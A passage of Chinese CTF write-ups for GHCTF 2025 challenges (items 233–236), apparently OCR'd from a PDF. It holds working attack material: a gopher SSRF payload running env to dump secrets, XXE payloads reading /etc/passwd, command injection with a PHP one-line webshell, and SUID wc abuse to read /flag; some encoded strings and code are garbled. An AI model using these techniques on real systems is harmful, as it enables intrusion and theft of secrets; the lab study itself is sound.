0,1来限制行数)



233.[GHCTF 2025]Goph3rrr

看题目就是需要gopher伪协议



我现进行扫盘 扫出源代码

精简后剩下有用的

```python
app = Flask(__name__)
BlackList = [
    "127.0.0.1"
]

@app.route('/')
def index():
    return

@app.route('/Login', methods=['GET', 'POST'])
def login():
    junk_code()
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if username in users and users[username]['password'] == hashlib.md5(password.encode()).hexdigest():
            return b64e(f"Welcome back, {username}!")
        return b64e("Invalid credentials!")
    return render_template_string(


@app.route('/Gopher')
def visit():
    url = request.args.get('url')
    if url is None:
        return "No url provided :)"
    url = urlparse(url)
    realIpAddress = socket.gethostbyname(url.hostname)
    if url.scheme == "file" or realIpAddress in BlackList:
        return "No (≧∇≦)"
    result = subprocess.run(["curl", "-L", urlunparse(url)], capture_output=True, text=True)
    return result.stdout
```

```python
@app.route('/RRegister', methods=['GET', 'POST'])
def register():
    junk_code()
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if username in users:
            return b64e("Username already exists!")
        users[username] = {'password': hashlib.md5(password.encode()).hexdigest()}
        return b64e("Registration successful!")
    return render_template_string("


@app.route('/Manage', methods=['POST'])
def cmd():
    if request.remote_addr != "127.0.0.1":
        return "Forbidden!!!"
    if request.method == "GET":
        return "Allowed!!!"
    if request.method == "POST":
        return os.popen(request.form.get("cmd")).read()

@app.route('/Upload', methods=['GET', 'POST'])
def upload_avatar():
    junk_code()
    if request.method == 'POST':
        username = request.form.get('username')
        if username not in users:
            return b64e("User not found!")
        file = request.files.get('avatar')
        if file:
            file.save(os.path.join(avatar_dir, f"{username}.png"))
            return b64e("Avatar uploaded successfully!")
        return b64e("No file uploaded!")
    return render_template_string(
```

根据Manage和G0pher路o由 明显的可用ssrf进行Gopher协议攻击

(1)GET提交：

需要保留的头部信息：

GET /index.php HTTP/1.1

Host:178.250.250.1

然后将以上信息做两次url编码再加入中

(2)POST提交：

需要保留的头部信息：


POST

Host:

Content-Type:

Content-Length:

然后将以上信息做两次url编码再加入中



第一次编码（单层 URL 编码）

python 复制 下载

```python
import urllib.parse

gopher_payload = """POST /Manage HTTP/1.1\r\nHost: 0.0.0.0\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 7\r\n\r\ncmd=env\r\n"""
encoded_once = urllib.parse.quote(gopher_payload)
```

结果：

text 复制 下载

```
POST%20/Manage%20HTTP/1.1%0D%0AHost%3A%200.0.0.0%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-Length%3A%207%0D%0A%0D%0Acmd%3Denv%0D%0A
```

第二次编码（双重 URL 编码）

对 **encoded_once** **整体** 再次编码：


python 复制 下载

```python
encoded_twice = urllib.parse.quote(encoded_once)
```

结果：

text 复制 下载

```
POST%2520/Manage%2520HTTP/1.1%250D%250AHost%253A%25200.0.0.0%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250AContent-Length%253A%25207%250D%250A%250D%250Acmd%253Denv%250D%250A
```



`0.0.0.0` **的特殊性**：


- 在大多数系统中，`0.0.0.0` 表示绑定到所有网络接口，但实际发起请求时，`curl` 会将其视为本地回环地址（`127.0.0.1`）。
- 因此攻击者通过 `0.0.0.0` 绕过黑名单，而实际请求仍发送到本地服务。

功能：在Unix/Linux系统中，`env`命令用于**打印当前Shell环境的所有变量**，包括：

- 数据库密码（如`MYSQL_PASSWORD`）
- API密钥（如`AWS_ACCESS_KEY_ID`）
- 配置文件路径（如`CONFIG_PATH`）
- 服务端口和密钥（如`SECRET_KEY`）

234.[GHCTF 2025](>﹏<)

XXE 本质上就是：**你提交了一段 XML，服务器“信了”你定义的东西，然后就去帮你打开文件或访问 URL。**



关键点：

1. load_dtd=True 和 resolve_entities=True：

·load_dtd=True 允许 XML 解析器加载外部 DTD（Document Type Definition），可以简单的理解为load_dtd参数为TRUE时可以篡改xml文件。

·resolve_entities=True 允许解析 XML 实体（在 XML 里，实体是一种占位符，可以在 XML 文档中被替换为某些值），xml文件被篡改后必须要被解析才能生效

2. root = etree.fromstring(xml, parser) root.find('name').text：

·该命令将 XML 字符串解析成一个 XML 树对象，并赋值给 root 变量。

按要求构造xxe外部结构 注意点

1. xml的值要进行一次url编码
2. 改为post请求后要加上Content-Type: application/x-www-form-urlencoded

查看敏感信息

```
Content-Type: application/x-www-form-urlencoded

xml=
%3c!DOCTYPE%20foo%20%5b%20%0d%0a%20%20%3c!ENTITY%20xxe%20SYSTEM%20%22file%3a%2f%
2f%2fetc%2fpasswd%22%3e%0d%0a%5d%3e%0d%0a%3cuser%3e%0d%0a%20%20%3cname%3e%26xxe%
3b%3c%2fname%3e%0d%0a%3c%2fuser%3e
```

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
```

Press 'F2' for focus

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.6 Python/3.8.20
Date: Fri, 04 Jul 2025 09:38:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 922
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

```
Content-Length: 313
Content-Type: application/x-www-form-urlencoded

xml=
%3c%21%44%4f%43%54%59%50%45%20%66%6f%6f%20%5b%20%0d%0a%20%20%3c%21%45%4e%54%49%
4%59%20%78%78%65%20%53%59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%2f%65%74%63%2f
68%6f%73%74%73%22%3e%0d%0a%5d%3
%65%3e%26%78%78%65%3b%3c%2f%6e%
```

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/hosts">
]>
<user>
  <name>&xxe;</name>
</user>
```

Press 'F2' for focus

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.6 Python/3.8.20
Date: Fri, 04 Jul 2025 09:37:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 181
Connection: close

127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.2.174.233 4feb11a2433b436d
```


猜测会不会更目录下的flag文件

235.[GHCTF 2025]GetShell

一长串代码 直接丢给ai分析，找到注入点

```php
<?php
highlight_file(__FILE__);

class ConfigLoader {
    private $config;

    public function __construct() {
        $this->config = [
            'debug' => true,
            'mode' => 'production',
            'log_level' => 'info',
            'max_input_length' => 100,
            'min_password_length' => 8,
            'allowed_actions' => ['run', 'debug', 'generate']
        ];
    }

    public function get($key) {
        return $this->config[$key] ?? null;
    }
}

class Logger {
    private $logLevel;

    public function __construct($logLevel) {
```

先查看当前目录下文件有什么 index.php和wc



在查看根目录

```
</code>[LOG] Result: ls${IFS}/
bin
boot
dev
docker-entrypoint.sh
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

根据靶场制作经验，docker-entrypoint.sh可能有flag的信息 cat打开看看（因为bp的响应中的中文是乱码，用浏览器打开）

```
</code>[LOG] Result: cat${IFS}/docker-entrypoint.sh
#!/bin/sh

# Get the user
user=$(ls /home)

# Check the environment variables for the flag and assign to INSERT_FLAG
# 需要注意，以下语句会将FLAG相关传递变量进行覆盖，如果需要，请注意修改相关操作
if [ "$DASFLAG" ]; then
    INSERT_FLAG="$DASFLAG"
    export DASFLAG=no_FLAG
    DASFLAG=no_FLAG
elif [ "$FLAG" ]; then
    INSERT_FLAG="$FLAG"
    export FLAG=no_FLAG
    FLAG=no_FLAG
elif [ "$GZCTF_FLAG" ]; then
    INSERT_FLAG="$GZCTF_FLAG"
    export GZCTF_FLAG=no_FLAG
    GZCTF_FLAG=no_FLAG
else
    INSERT_FLAG="flag{TEST_Dynamic_FLAG}"
fi

# 将FLAG写入文件 请根据需要修改
echo $INSERT_FLAG | tee /flag

chmod 700 /flag

exec apache2-foreground
```

flag的权限很低

```
chmod 700 /flag  # 只有所有者可读写执行
```

这表明直接读取 `/flag` 可能会遇到权限问题，需要进行提权

```
</span>
</code>[LOG] Result: cat${IFS}/flag
```

```
GET /?action=run&input=ls${IFS}-la HTTP/1.1
Host: node1.anna.nssctf.cn:28228
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.
Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US
```

Search

应

化 Raw Hex 页面渲染

```
#0000BB">$username </span><span style="color: #007700">=
style="color: #0000BB">$_POST</span><span style="color: #007
style="color: #DD0000">'username'</span><span style="color: #
        </span><span
#0000BB">$password </span><span style="color: #007700">=
style="color: #0000BB">$_POST</span><span style="color: #007
style="color: #DD0000">'password'</span><span style="color: #
 />        echo 
"color: #0000BB">$userManager</span><span style="color: #007
span style="color: #0000BB">addUser</span><span style="color:
span style="color: #0000BB">$username</span><span style="colo
</span><span style="color: #0000BB">$password</span><span sty
>);<br />    }<br /><br />
    if (isset(</span><span style="co
$_POST</span><span style="color: #007700">[</span><span style
'login'</span><span style="color: #007700">])) {<br />
        </span><span
#0000BB">$username </span><span style="color: #007700">=
style="color: #0000BB">$_POST</span><span style="color: #007
style="color: #DD0000">'username'</span><span style="color: #
        </span><span
#0000BB">$password </span><span style="color: #007700">=
style="color: #0000BB">$_POST</span><span style="color: #007
style="color: #DD0000">'password'</span><span style="color: #
 />        echo 
"color: #0000BB">$userManager</span><span style="color: #007
span style="color: #0000BB">authenticate</span><span style="c
span><span style="color: #0000BB">$username</span><span style
, </span><span style="color: #0000BB">$password</span><s
#007700">);<br />    }<br /><br /> &
span><span style="color: #0000BB">$logger</span><span style="
-&gt;</span><span style="color: #0000BB">log</span><span styl
(</span><span style="color: #DD0000">
"No action provided, running default 
 style="color: #007700">);<br />}</span>
</span>
</code>[LOG] Result: ls${IFS}-la
total 64
drwxrwxrwx 1 www-data www-data  4096 Feb 28 14:32 .
drwxr-xr-x 1 root     root      4096 Nov 15  2022 ..
-rwxr-xr-x 1 root     root      4743 Feb 22 07:59 index.php
---s--s--x 1 root     root     48072 Feb 28 14:32 wc
```

尝试写入一句话木马也发现权限不足

```
GET /?action=run&input=echo${IFS}'<?=eval($_POST[1]);?>'${IFS}>muma.php HTTP/1.1
Host: node1.anna.nssctf.cn:28500
```

```
</code>[LOG] Result: ls

k.php

s.php

shell.php
index.php
muma.php
wc
x.php
```

判断是否存在可利用的 SUID 程序： find / -perm -4000 -type f 2>/dev/null

查找提权

.. / wc ☆ Star 11,804

File read | SUID | Sudo

The file content is parsed as a sequence of `\x00` separated paths. On error the file content appears in a message, so this may not be suitable to read binary files.

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
wc --files0-from "$LFILE"
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which wc) .

LFILE=file_to_read
./wc --files0-from "$LFILE"
```

```
(www-data:/var/www/html) $ find / -perm -4000 -type f 2>/dev/null

/var/www/html/wc
/bin/umount
/bin/mount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/bin/sh: 2: Syntax error: ";" unexpected
ret=2
(www-data:/var/www/h) $ ./wc --files0-from "/flag"
/bin/sh: 1: cd: can't cd to /var/www/h
./wc: 'NSSCTF{e8d075e7-1b44-48b2-805b-6dbf58f7fe80}'$'\n': No such file or directory
```

236.[GHCTF 2025]upload?SSTI!

根据提示涉及到文件上传 模板注入以及相关过滤

文件上传

1. 上传一句话php：

2. 上传GIF89a头的图片码：同上
3. 想先上传htaccess也是类型错误

忽然发现有附件，扔给ai审计：


提供文件上传功能（限制为txt/log/text/md/jpg/png/gif扩展名）

过滤了**['_', 'os', 'subclasses', 'builtins', 'globals','flag',]***

```
tmp_str = """<!DOCTYPE html>...<pre>{data}
</pre>...""".format(name=safe_filename, data=file_data)
return render_template_string(tmp_str)
```

这里有ssti漏洞 那思路就是上传一个包含ssti注入payload的txt文件

查看网页指纹




Python3的Flask框架，尝试注入

文件内容：1.txt

49


© 2025 文件查看器



那就直接过滤器绕过过滤

